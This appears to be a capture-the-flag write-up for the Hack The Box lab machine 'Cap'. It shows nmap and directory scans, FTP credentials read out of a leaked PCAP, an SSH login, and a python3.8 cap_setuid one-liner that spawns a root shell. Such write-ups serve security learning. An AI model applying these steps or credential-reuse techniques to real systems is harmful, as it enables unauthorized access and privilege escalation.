
credentials

cap.htb
target ip:10.10.10.245
my ip:10.10.14.7

nathan:Buck3tH4TF0RM3!


report

cap.htb
target ip:10.10.10.245
my ip:10.10.14.7



```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 01:12 EDT
Nmap scan report for 10.10.10.245
Host is up (0.072s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   13.45 ms 10.10.14.1
2   13.60 ms 10.10.10.245

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.03 seconds
```

Navigating through the website we found that there is a data and a download directory.



```
Target: http://10.10.10.245/

[01:28:05] Starting:
[01:28:15] 302 -  208B  - /data/autosuggest  ->  http://10.10.10.245/
[01:28:15] 302 -  208B  - /data  ->  http://10.10.10.245/
[01:28:15] 302 -  208B  - /data/adminer.php  ->  http://10.10.10.245/
[01:28:16] 302 -  208B  - /download/users.csv  ->  http://10.10.10.245/
[01:28:16] 302 -  208B  - /download/history.csv  ->  http://10.10.10.245/
```

Target: http://10.10.10.245/


[01:29:15] Starting:
data/

[01:29:17] 200 -   17KB - /data/03
[01:29:17] 200 -   17KB - /data/0
[01:29:17] 200 -   17KB - /data/01
[01:29:17] 200 -   17KB - /data/00
[01:29:17] 200 -   17KB - /data/1
[01:29:18] 200 -   17KB - /data/3

Target: http://10.10.10.245/

```
[01:31:46] Starting:
download/

[01:31:49] 200 -   10KB - /download/00
[01:31:49] 200 -   10KB - /download/0
[01:31:49] 200 -    2KB - /download/01
[01:31:49] 200 -   24B  - /download/03
[01:31:49] 200 -    2KB - /download/1
[01:31:49] 200 -   24B  - /download/3
[01:31:49] 200 -    3MB - /download/2
[01:31:49] 200 -    2MB - /download/04
[01:31:49] 200 -    3MB - /download/02
[01:31:50] 200 -    2MB - /download/4
```


These are the files created when we do a security snapshot



Security Snapshot (5 Second PCAP + Analysis)

But data and download directories are not securised. We can access any file in them.


The first pcap file contain sensitive data in a ftp connection request



```
220 (vsFTPd 3.0.3)

USER nathan

331 Please specify the password.

PASS Buck3tH4TF0RM3!

230 Login successful.

SYST
```


nathan:Buck3tH4TF0RM3!

These credentials work for ssh and ftp




```
➜ Downloads ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Sep 30 06:04:48 UTC 2025

  System load:           0.0
  Usage of /:            36.6% of 8.73GB
  Memory usage:          23%
  Swap usage:            0%
  Processes:             233
  Users logged in:       1
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:fe94:7dd8

  => There are 4 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Sep 30 04:33:24 2025 from 10.10.15.4
nathan@cap:~$
```

python have root capabilites so we can spawn a bash with it and have root priviliges



```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
```



```
bash: /usr/bin/python3.6: No such file or directory
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# whoami
root
```